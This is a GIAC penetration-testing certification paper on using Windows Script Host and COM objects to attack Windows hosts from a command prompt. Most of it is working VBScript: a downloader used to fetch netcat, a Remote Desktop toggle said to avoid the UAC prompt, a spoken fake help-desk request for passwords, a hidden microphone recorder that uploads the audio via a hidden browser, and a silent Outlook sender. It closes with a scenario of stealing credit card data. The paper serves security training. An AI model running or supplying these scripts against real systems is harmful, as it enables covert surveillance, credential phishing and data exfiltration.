Global Information Assurance Certification Paper

Using Windows Script Host and COM to Hack Windows

GIAC (GPEN) Gold Certification

Author: Alex Ginos, CISSP, aginos@webmd.net
Advisor: Marc Westbrock

Accepted: April 1st, 2010

Abstract

Windows Script Host (WSH) is a command line scripting engine present on many Windows systems. It is a powerful tool for system administration and as such, it is equally useful to an attacker. WSH scripts can call Windows COM components unlocking a vast array of potential attack vectors. Many useful COM components are likely to be present and enabled on target Windows systems. This paper explores how WSH scripts and COM components may be used in penetration testing. It demonstrates how to create command line scripts that can move binary files across a firewall via HTTP or email, discover and alter system configuration, access network services and control local hardware on the target to gather intelligence and perform social engineering attacks.

Introduction

During the exploitation phase of penetration testing, the attacker may establish a "beachhead" on a target machine by running an exploit against a vulnerable network service. Often this results in a command prompt. At this point, the question becomes: "How can the command line be used to advantage to access sensitive information, escalate privileges and find and attack other hosts?" There are numerous useful hacking tools that can help with this but initially they are unlikely to be present on the compromised system. The attacker needs to bootstrap the process of further discovery and exploitation using only the limited tools and privileges available at the command prompt. In some cases, it may be necessary to evade detection by avoiding suspicious executables that may be flagged by anti-malware software running on the target. This paper explores the possibilities of using command line scripting tools and software components that are likely to be present on most Microsoft Windows systems to facilitate penetration testing.

First I will present relevant background information about Microsoft's Windows Script Host and COM technologies. Then I will illustrate how these technologies can be combined by penetration testers to access powerful capabilities built in to the target's operating system and its installed applications and software components. The majority of the paper is devoted to practical demonstrations of how to create command line scripts for a variety of purposes. Examples are provided that show how to:

- Move binary files across a firewall via HTTP or email
- Discover and alter system configuration
- Access databases and network services
- Control local hardware on the target to gather intelligence and perform social engineering attacks

Overview of WSH Scripting

Windows Script Host (WSH) is a scripting environment developed by Microsoft

for automation of tasks in the Windows operating system. It has been used extensively by Windows system and network administrators. WSH scripts have also been shipped by Microsoft as an integral part of various Windows operating systems and products such as the IIS web server. In contrast to well-known hacking tools, text based WSH scripts are less likely to be flagged by signature based virus scanners as malware—a desirable attribute for an attacker trying to avoid detection.

The WSH Interpreters

WSH can be run in protected-mode using the Wscript.exe interpreter (typically used for scripts that require user interaction via popup dialog windows) or in real-mode using the command line Cscript.exe (Microsoft, 2007). Unless otherwise noted, scripts mentioned in this paper are intended to be executed via the command line Cscript.exe interpreter.

WSH scripts are written in either JScript or VBScript as uncompiled text files with extensions of ".js" or ".vbs" respectively. The Microsoft TechNet (http://technet.microsoft.com) and MSDN (http://msdn.microsoft.com/) sites provide extensive documentation and examples of WSH scripting.

I/O in WSH

WSH scripts have access to the standard input, output and error streams. They are able to execute external applications and exchange data with them via these streams. WSH can send simulated keyboard input to other running applications, accessing them by window name (Microsoft). This capability was used to bypass Windows User Account Control (UAC) in beta releases of Windows 7, forcing Microsoft to redesign this security feature (Zheng, 2009). Last but not least, WSH scripts can communicate via Microsoft's COM technology.

WSH Built in Methods

WSH has an extensive list of built-in methods that allow the scripter to access various system resources. Several are of particular interest to someone attempting to hack a Windows system (Microsoft).

The "AppActivate" and "SendKeys" methods can be used to simulate keyboard

input to a running application.

"CreateObject" and "GetObject" allow access to COM object interfaces and will be discussed in more detail in the examples that follow.

The "RegRead," "RegWrite" and "RegDelete" methods allow manipulation of Windows registry values from script (Dunham, 2006).

Finally, there are three methods that execute external commands and scripts. "Run" spawns a new process with the specified command line. "Exec" runs a command in a child command shell with access to standard I/O streams (Wilson, 2002). "Execute" calls pushes a script to a remote computer and runs it (Microsoft).

COM

Component Object Model, usually referred to as "COM," is a set of Microsoft Windows technologies that allow for software reuse and interoperability by providing a language and processor independent standard for software interfaces. COM software components aka "COM objects" can be written in a variety of languages. The underlying implementation of a COM object is hidden from its callers. COM uses the Windows registry as a directory in order to locate interface signatures and implementation code for COM objects. Thousands of COM objects are installed on a typical Windows system and many popular applications such as Internet Explorer and Microsoft Office expose COM interfaces to enable automation. According to Microsoft, "The family of COM technologies includes COM+, Distributed COM (DCOM) and ActiveX® Controls" (Microsoft).

Combining WSH and COM

WSH scripts are relatively simple to write and understand compared to compiled languages such as C++, Java and C#. Their simplicity belies the fact that they can access the powerful functionality exposed by the wealth of COM objects installed on a typical Windows system. WSH scripts can also expose COM interfaces of their own when used as Windows Script Components (Microsoft). WSH scripts can call COM objects thereby enabling command line access to:

- The Windows registry
- System configuration
- Databases
- Active Directory
- Windows Management Interface (WMI)
- Applications such as Internet Explorer and Microsoft Office
- Network resources
- Hardware resources such as microphones, speakers and cameras

Finding COM APIs to Call


The Microsoft Developer Network (MSDN) web site provides detailed documentation and examples of COM APIs exposed by Microsoft products. Many other software vendors publish documentation of COM APIs for their Windows software.

In addition to the many examples on the web, there are several tools that will enable you to explore the COM objects registered on a Windows computer and look for interesting targets or useful tools. The following tools are either built in to Windows or are available for download from Microsoft web sites.

The Windows Registry Editor (regedit.exe)


Regedit.exe is a built in utility for viewing and editing the Windows registry. To run it, type "regedit.exe" at the command prompt. The registry contains the names, identifiers and paths to binaries of all the COM objects installed on a Windows system.

COM objects are identified by CLSIDs (Class IDs) and PROGIDs (Programmatic Identifiers) stored in the registry. CLSIDs refer to particular versions of COM objects installed on the system and will change for a given component when a new version is deployed. PROGIDs are more "human readable" text identifiers given to COM objects and change less frequently to allow callers to reference a relatively constant identifier for the COM object in question. PROGIDs are typically used to access COM objects in WSH scripts (Morais, 2001), (McMahon, 1998). The screenshot below shows the GUID Class ID of the Internet Explorer Application COM object displayed in the Windows Registry Editor.



OLE/COM Object Viewer (oleview.exe)


The OLE/COM Object Viewer is a utility included in the Windows 2000 Resource Kit (Microsoft). It presents a tree view of installed COM objects organized by various categories and sorted alphabetically within them. You can use it to find the Class ID of a particular COM object which then can be searched for in the Windows registry with the Windows Registry Editor.



COM+ Explorer (dcomcnfg.exe)

The COM+ Explorer is a built in tool for viewing and configuring DCOM (Distributed COM) objects. DCOM objects can be called remotely over a network. At the command prompt, run "dcomcnfg.exe." This will run the COM+ Explorer tool which will

let you browse COM+ objects and view their configuration, including security settings such as access permissions, whether they may be called remotely, and, if so, whether network traffic to and from them is encrypted (Microsoft, 2001).



Example Scripts

The examples below are designed to be run with the command line cscript.exe interpreter. They have been tested on Windows 7 and Windows XP. Bear in mind however, that individual Windows installations may or may not have Windows Script Host or the required COM objects installed or accessible.

Retrieving External Files via HTTP

The following script utilizes the XMLHTTP COM object (Microsoft), which is present on most Windows systems, to download files via the HTTP protocol. This can be a useful tool to retrieve binaries since firewall rules usually permit inbound HTTP traffic.

```
' XmlHttpGetBinary.vbs
' This script invokes the XMLHTTP object to download the file specified
' in the URL passed on the command line and saves it to the specified
' file name.

dim XmlHttp, Args, StdOut, URL, FileName, AsynchRequest, OutputStream
const BINARY_STREAM_TYPE = 1
const CREATE_OVERWRITE_SAVE_MODE = 2
```

```
set StdOut = WScript.StdOut
set Args = WScript.Arguments

if Args.Count <> 2 then
  StdOut.WriteLine "Usage: xmlhttpGetBinary <URL> <localFileName>"
  WScript.Quit
end if

URL = Args.Item(0)
FileName = Args.Item(1)

set XmlHttp = WScript.CreateObject("MSXML2.XMLHTTP")
set OutputStream = WScript.CreateObject("ADODB.Stream")

AsynchRequest = false
XmlHttp.Open "GET", URL, AsynchRequest
XmlHttp.Send

OutputStream.Type = BINARY_STREAM_TYPE
OutputStream.Open
OutputStream.Write XmlHttp.responseBody
OutputStream.SaveToFile FileName, CREATE_OVERWRITE_SAVE_MODE

OutputStream.Close
StdOut.Close

set XmlHttp = nothing
set AsynchRequest = nothing
set OutputStream = nothing
```

Here is a sample invocation of the script that retrieves netcat binaries from a web site:

```
cscript XmlHttpGetBinary.vbs http://www.downloadnetcat.com/nc11nt.zip
nc11nt.zip
```

Dumping Configuration Information

Windows 7 provides a very sophisticated WSH script (over 1000 lines long) which dumps out configuration information to text files. This script provides many examples and much reusable code for querying system settings via the Windows Management Interface (WMI) and various command line utilities. The script and its output are too long to reproduce here but you can find it here on a Windows 7 system:

C:\Windows\System32\gatherNetworkInfo.vbs

The script's voluminous output would be quite useful to a pen tester or an attacker doing reconnaissance. Amongst other things, it includes:

- CPU type, installed memory and BIOS version

- OS version and patches applied
- Current username and domain
- Details on installed network adapters
- DNS settings and cache contents
- ARP cache contents
- Windows file shares
- Windows firewall configuration and rules

Accessing a Database

ActiveX Data Objects or "ADO" is a Microsoft API that allows access to multiple data sources via a set of COM objects (Microsoft). It is easy to connect to databases, execute SQL statements and retrieve results from WSH scripts with ADO. The example below uses Microsoft SQL Server native authentication to connect to the Northwind sample database via an ADODB Connection COM object. It uses another ADO COM object, the Recordset, to execute a SQL SELECT statement that retrieves data from the Employees table. Finally, the returned result set is written to the console.

```
' AccessSQLServer.vbs
' Demontsrates the ability to execute SQL statements and retrieve
' results from a SQL Server database via ADO, WSH and COM.

set objStdOut = WScript.StdOut
dim Connection, ResultSet, ConnectionString, SQLStatement

ConnectionString =
"Server=.;Database=Northwind;Uid=testUser;Pwd=testPassword;"
SQLStatement = "SELECT EmployeeID, FirstName, LastName FROM Employees"
set Connection = CreateObject("ADODB.Connection")

with Connection
  .Provider = "SQLOLEDB"
  .ConnectionString = ConnectionString
  .Open
end with

set ResultSet = CreateObject("ADODB.Recordset")
ResultSet.Open SQLStatement, Connection

' Send result set to console
objStdOut.WriteLine(ResultSet.GetString(,," ",vbCrLf,"Null"))

ResultSet.Close
Connection.Close
```

Here is a sample invocation of the script and its output:

```
D:\wsh>cscript AccessSQLServer.vbs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

1 Nancy Davolio
2 Andrew Fuller
3 Janet Leverling
4 Margaret Peacock
5 Steven Buchanan
6 Michael Suyama
7 Robert King
8 Laura Callahan
9 Anne Dodsworth
```

Modifying System Configuration

Windows 7 utilizes User Account Control to "lock" the operating system user interface and prompt the user for approval when performing a privileged operation such as changing security related configuration settings (Microsoft User Account Control Team, 2007). If an attacker is attempting to modify configuration via the command line, a security dialog will be launched that requires console user input in order for the changes to take effect. However, when using the impersonation security setting for WMI (Microsoft), it is possible to bypass the User Account Control dialog and make the changes anyway, provided that the logged in user's account has sufficient permissions. This technique is illustrated in the following script which toggles remote access via Windows Terminal Services. Note that administrator rights are required in order for the script to modify the configuration; however, no UAC prompt will be displayed.

```
' ToggleTSConnections.vbs
' Displays the current setting for whether Remote Desktop
' connections are allowed and then toggles it.

set Service =
GetObject("winmgmts:{impersonationLevel=impersonate,(CreatePermanent,Tcb,LockM
emory,Security,MachineAccount,Debug,SystemEnvironment)}\\.\root\cimv2\Terminal
Services")

set objSet=Service.ExecQuery("select * from  Win32_TerminalServiceSetting")
for each obj in objSet
     wscript.echo "Current Remote Desktop setting is: " &
obj.AllowTSConnections
     ' toggle setting
     obj.SetAllowTSConnections 1 - obj.AllowTSConnections
     obj.refresh_
     wscript.echo "New Remote Desktop setting is " & obj.AllowTSConnections
next
```

Here is a sample invocation of the script and its output:

```
D:\wsh>cscript ToggleTSConnections.vbs
```

```
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

Current Remote Desktop setting is: 0
New Remote Desktop setting is 1
```

Talking to a User with the Microsoft Speech API

The following script utilizes the Microsoft Speech API (Microsoft) to convert text to speech. This is a social engineering attack in which we spoof a message from the IT help desk asking the user at the console to email their network password to the attacker.

```
' Speak.vbs
' Creates an instance of the Microsoft Speech API
' COM object and sends it text to speak.

dim VoiceObject, Message
set VoiceObject = Wscript.CreateObject("SAPI.SpVoice")
Message = "Attention. This is a message from the corporate " +_
            "I T help desk. For trouble shooting purposes, please email " +_
            "your current network password to foo at bar dot com."

if VoiceObject is nothing then
     WScript.Echo "ERROR: Could not create Speech API SAPI.SpVoice object."
else
     WScript.Echo Message + vbCrLf
     VoiceObject.Speak Message

     while not VoiceObject.WaitUntilDone(0)
           WScript.Sleep 100
     wend
end if

WScript.Echo "Script execution complete."
```

Here is a sample invocation of the script and its output:

```
D:\wsh>cscript Speak.vbs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

Attention. This is a message from the corporate I T help desk. For trouble
shooting purposes, please email your current network password to foo at bar
dot com.

Script execution complete.
```

Capturing Audio and Sending it to a Web Page

This script utilizes the Windows 7 soundrecorder.exe utility (Muntenescu, 2010) to record audio from the computer's microphone, if present. The sound recorder program runs with no visible window; the only visual cue that it is active is the microphone tray icon. Once the recording is complete, the script launches a hidden instance of Internet

Explorer and posts the audio file to a web page (Foller). This demonstrates that with nothing more than command line access and built in Windows software, a recording can be made and surreptitiously forwarded to an attacker's web site.

```
' CaptureSound.vbs
' Captures a sound recording from the computer's microphone and sends
' it to the target URL using Internet Explorer. In order to demo the
' IE POST capability, this script uploads the audio file to the Kaspersky
' virus scanning web site.
'
' Code for processing binary data and building the form POST is adapted with
' permission from code written by Antonin Foller at Motobit Software and
' published here: http://www.motobit.com/tips/detpg_uploadvbsie/

dim URL, BinaryFile, AudioFileName, BoundaryMarker, FormData, BrowserVisible

BrowserVisible = false 'Set to true to view the action...

URL = "http://www.kaspersky.com/scanforvirus"
InputFieldName = "file"
AudioFileName = "MicrophoneRecording.wma"

BoundaryMarker = "-----------------------------7da1bd2d10bc"

set WshShell = WScript.CreateObject("WScript.Shell")

' We use soundrecorder.exe which is bundled with Windows 7.
' Older versions of Windows have sndrec32.exe instead...
' Duration parameter is of the form HHHH:MM:SS
strCommand = "soundrecorder.exe /FILE " + AudioFileName + _
       " /DURATION 0000:00:05"

' Run command in a hidden window and wait for it to complete.
WScript.Echo "Recording in progress..."
WshShell.Run strCommand, 0, true

BinaryFile = GetBinaryFile(AudioFileName)

' Build an HTML form that contains the audio file.
WScript.Echo "Generating HTML form"
FormData = BuildHtmlForm(BinaryFile, AudioFileName, InputFieldName)

' Use a hidden instance of Internet Explorer to POST the
' captured audio file to the target URL.
WScript.Echo "Launching browser"
set Browser = WScript.CreateObject("InternetExplorer.Application")
Browser.Visible = BrowserVisible

' Do a GET on the URL first to initialize cookies, etc. before the POST.
Browser.Navigate URL
WScript.Echo "POSTing data to web site..."
Browser.Navigate URL, , , FormData, "Referer: " + URL + vbCrLf + _
             "Content-Type: multipart/form-data; boundary=" + _
             Right(BoundaryMarker, Len(BoundaryMarker) - 2) + vbCrLf

do until (Browser.READYSTATE = 4) ' READYSTATE_COMPLETE
       WScript.Sleep 50
loop

if not BrowserVisible = true then
```

```
	WScript.Echo "Terminating browser"
	Browser.Quit
end if

function GetBinaryFile(PathName)
	dim BinaryFileStream
	set BinaryFileStream = CreateObject("ADODB.Stream")

	with BinaryFileStream
		.Type = 1 ' Binary
		.Open
		.LoadFromFile PathName
	end with

	GetBinaryFile = BinaryFileStream.Read
	BinaryFileStream.Close
end function

function BuildHtmlForm(BinaryFile, FileName, InputFieldName)
	dim HtmlForm, FormHeader, FormFooter, RecordSet
	dim HeaderLength, FooterLength, FormLength
	const DataTypeVarBinary = 205

	FormHeader =  "--" + BoundaryMarker + vbCrLf + _
		"Content-Disposition: form-data;" + _
		" name=""" + InputFieldName +""";" + _
		" filename=""" + FileName +"""" + vbCrLf + _
		"Content-Type: application/octet-stream" + vbCrLf + vbCrLf

	' The web site expects all the form fields from the
	' original page to be posted.
	FormFooter = vbCrLf + BoundaryMarker + vbCrLf  + _
		"Content-Disposition: form-data; name=""dochk""" + _
		vbCrLf + vbCrLf + "Submit"  + vbCrLf + BoundaryMarker + vbCrLf + _
		"Content-Disposition: form-data; name=""hidearc""" + _
		vbCrLf + vbCrLf + "1"  + vbCrLf + BoundaryMarker + vbCrLf + _
		"Content-Disposition: form-data; name=""showlink""" + _
		vbCrLf + vbCrLf + "1"  + vbCrLf + BoundaryMarker + vbCrLf + _
		"Content-Disposition: form-data; name=""usedaemon""" + _
		vbCrLf + vbCrLf + "1"  + vbCrLf + BoundaryMarker + "--" + vbCrLf

	Set RecordSet = CreateObject("ADODB.Recordset")

	HeaderLength = Len(FormHeader)
	FooterLength = Len(FormFooter)
	FormLength = HeaderLength + LenB(BinaryFile) + FooterLength

	RecordSet.Fields.Append "data", DataTypeVarBinary, FormLength
	RecordSet.Open
	RecordSet.AddNew

	RecordSet("data").AppendChunk(ConvertToByteString(FormHeader) & ChrB(0))
	FormHeader = RecordSet("data").GetChunk(HeaderLength)
	RecordSet("data") = ""

	RecordSet("data").AppendChunk(ConvertToByteString(FormFooter) & ChrB(0))
	FormFooter = RecordSet("data").GetChunk(FooterLength)
	RecordSet("data") = ""

	RecordSet("data").AppendChunk(FormHeader)
	RecordSet("data").AppendChunk(BinaryFile)
	RecordSet("data").AppendChunk(FormFooter)
```

```
        RecordSet.Update
        HtmlForm = RecordSet("data")
        RecordSet.Close

        BuildHtmlForm = HtmlForm
End Function

function ConvertToByteString(OLEString)
        dim i, b
        for i = 1 to Len(OLEString)
                b = b & ChrB(Asc(Mid(OLEString, i, 1)))
        next
        ConvertToByteString = b
end function
```

Here is a sample invocation of the script and its output:

```
D:\wsh>cscript CaptureSound.vbs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

Recording in progress...
Generating HTML form
Launching browser
POSTing data to web site...
Terminating browser
```

Calling a Web Service

Web services are typically called via an HTTP POST. The script below, creates an invisible instance of Internet Explorer, and then constructs an HTML form that will POST an IP address passed from the command line to a geolocation web service. The browser object and its internal DOM must be properly initialized prior to the POST (Bromberg). The script could be easily adapted to retrieve WSDL (Web Service Definition Language) that would enumerate available method signatures on a web service.

```
' CallGeolocationWebService.vbs
' This script takes an IP address as a command line parameter,
' invokes Internet Explorer, and causes it to call a geolocation
' web service. Results are returned to the console.

dim Args, Browser, Results, IPAddress, StdOut

if WScript.Arguments.Length <> 1 then
      WScript.Echo "Usage: CallGeolocationWebService.vbs <IP Address> "
      WScript.Quit
end if

set Args = WScript.Arguments
IPAddress = args.Item(0)
WScript.Echo "Calling geolocation web service with IP address: " + _
      IPAddress + vbCrLf
```

```
set StdOut = WScript.StdOut
set Browser = WScript.CreateObject("InternetExplorer.Application")
Browser.Visible = false
Browser.Navigate "about:blank"
Browser.Document.Body.InnerHTML = _
      "<form name=""form1"" id=""form1"" target=""_self""" + _
      "action=""http://www.webservicex.net/geoipservice.asmx/GetGeoIP"" " +_
      "method=""POST"">" + _
      "<input type=""text"" name=""IPAddress"" value="""+ IPAddress +""">" + _
      "<input type=submit></form>"

Browser.Document.form1.Submit()

do until (Browser.READYSTATE = 4) ' READYSTATE_COMPLETE
  WScript.Sleep 50
loop

' Wait for results to load in the browser.
WScript.Sleep 3000
Results = Browser.Document.Body.InnerHTML
Browser.Quit
StdOut.WriteLine Results
StdOut.Close
```

Here is a sample invocation of the script and its output (rendered as HTML):

```
D:\wsh>cscript CallGeolocationWebService.vbs 212.58.224.138 > results.html

Microsoft (R) Windows Script Host Version 5.8 Copyright (C) Microsoft
Corporation. All rights reserved. Calling geolocation web service with IP
address: 212.58.224.138
  <?xml version="1.0" encoding="utf-8" ?>
- <GeoIP xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns="http://www.webservicex.net/">
  <ReturnCode>1</ReturnCode>
  <IP>212.58.224.138</IP>
  <ReturnCodeDetails>Success</ReturnCodeDetails>
  <CountryName>United Kingdom</CountryName>
  <CountryCode>GBR</CountryCode>
  </GeoIP>
```

Sending an Email Attachment with Microsoft Outlook

If Microsoft Office applications are installed on the target, they can be accessed via their COM automation interfaces (Microsoft). The example script below illustrates how Outlook can be used to email a file attachment. The script takes command line arguments for the recipient email address and the pathname of the file attachment. If Outlook is already running, the script gets a reference to its process and sends the email message. If it is not running, Outlook will be instantiated in a headless mode and it will send the message and terminate. In the latter case, the only visual indication a user would have that the Outlook was running would be a brief appearance of the Outlook icon in the system tray.

```
' SendMailWithAttachment.vbs
' Uses Microsoft Outlook to create and send a message with a file attachment.
' The recipient's address and file are passed on the command line.
dim Args, Outlook, MAPI, RecipientAddress, Subject, Body, Message
dim FileSystemObject, AttachmentPathName, AttachmentName

if WScript.Arguments.Length <> 2 then
     WScript.Echo "Usage: SendMailWithAttachment.vbs <Recipient Address> " + _
            "<Attachment Absolute Pathname>"
     WScript.Quit
end if

set Args = WScript.Arguments

RecipientAddress = Args.Item(0)
AttachmentPathName = Args.Item(1)

' Get a reference to Outlook if it is already running.
' If not, start it.
set Outlook = WScript.GetObject("", "Outlook.Application")
if Outlook is nothing then
     WScript.Echo "Launching Outlook"
     set Outlook = WScript.CreateObject("Outlook.Application")
else
     WScript.Echo "Outlook was already running"
end if

set FileSystemObject = CreateObject("Scripting.FileSystemObject")
AttachmentName = FileSystemObject.GetFileName(AttachmentPathName)

Subject = "Testing Outlook script automation"
Body = "This is a test message from SendMailWithAttachment.vbs" + vbCrLf

set Outlook = WScript.CreateObject("Outlook.Application")
set MAPI = Outlook.GetNamespace("MAPI")

WScript.Echo "Generating message"
set Message = Outlook.CreateItem(olMailItem)

Message.Subject = Subject
Message.Body = Body
Message.To = RecipientAddress
WScript.Echo "Attaching file: " + AttachmentPathName
Message.Attachments.Add(AttachmentPathName).Displayname = AttachmentName
Message.Save
WScript.Echo "Sending message..."
Message.Send
WScript.Echo "Message sent"

set Outlook = nothing
set MAPI = nothing
```

Here is a sample invocation of the script and its output

```
D:\wsh>cscript SendMailWithAttachment.vbs aginos@webmd.net D:\wsh\test.txt
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

Outlook was already running
Generating message
Attaching file: D:\wsh\test.txt
```

```
Sending message...
Message sent
```

Putting it All Together

The techniques illustrated by the preceding examples may be combined to good effect when exploiting command line access on a Windows host. A hypothetical attack scenario might run as follows:

1. Using a tool such as Metasploit, an attacker discovers a vulnerable network file sharing service running on a target Windows 7 host.
2. The attacker exploits a buffer overflow vulnerability in the file sharing service and uses a reverse shell payload to gain command line access to the target system.
3. The attacker runs gatherNetworkInfo.vbs to quickly amass detailed information about the target system and its network environment. While perusing the "WindowsFirewallConfig.txt" and "gpresult.txt" output files, he discovers that Microsoft Visual Studio, Microsoft SQL Server and Microsoft Forefront Client Security are installed on the target—it looks like he may have found a developer workstation.
4. The attacker uses the "copy con" command to echo the contents of the XmlHttpGetBinary.vbs script to a file on the target.
5. The attacker runs XmlHttpGetBinary.vbs and uses it to retrieve additional hacking tools. To avoid detection by Forefront, he decides not to download suspicious binaries such as netcat, instead opting to download more WSH scripts. He pulls one similar to our CaptureSound.vbs example called "PostFile.vbs" that allows files to be sent to an external web site via HTTP POST. He downloads another script similar to AccessSQLServer.vbs that allows arbitrary SQL queries to be run against Microsoft SQL Server.
6. The attacker uses AccessSQLServer.vbs to connect to the local SQL Server instance and dump the contents of the system catalog tables in the

master database to local text files.

7. While examining the contents of the SQL Server system catalogs, the attacker discovers an interesting database on the target. It appears to be a copy of an ecommerce web site database that the developer is working on.
8. The database contains a table with sensitive data such as customer information and credit card numbers. (It is a recent copy of the production database used by the developer for troubleshooting.)
9. The attacker uses AccessSQLServer.vbs to dump the sensitive customer data to a local text file.
10. The attacker uses PostFile.vbs to upload the text file containing sensitive customer data he extracted from the database to the attacker's web site.

Conclusion

I have attempted to show the simplicity and utility of combining Windows Script Host and COM for the purposes of hacking Windows systems. Automating administration can be a double edged sword; what is useful for an administrator can be equally useful to a pen tester or an attacker with access to a command prompt. The sample scripts in this paper illustrate how with nothing more than a command line and built in Windows scripting tools and software components an attacker can:

- Discover and alter configuration data
- Move binary files across a firewall via HTTP or email
- Control locally attached hardware
- Access web services and databases

Many other potential attacks exist, limited only by the COM components present on the target machine and the privileges of the account executing the WSH scripts. These powerful and sometimes overlooked capabilities of COM and WSH make Windows scripting a valuable addition to the pen tester's toolkit.

References

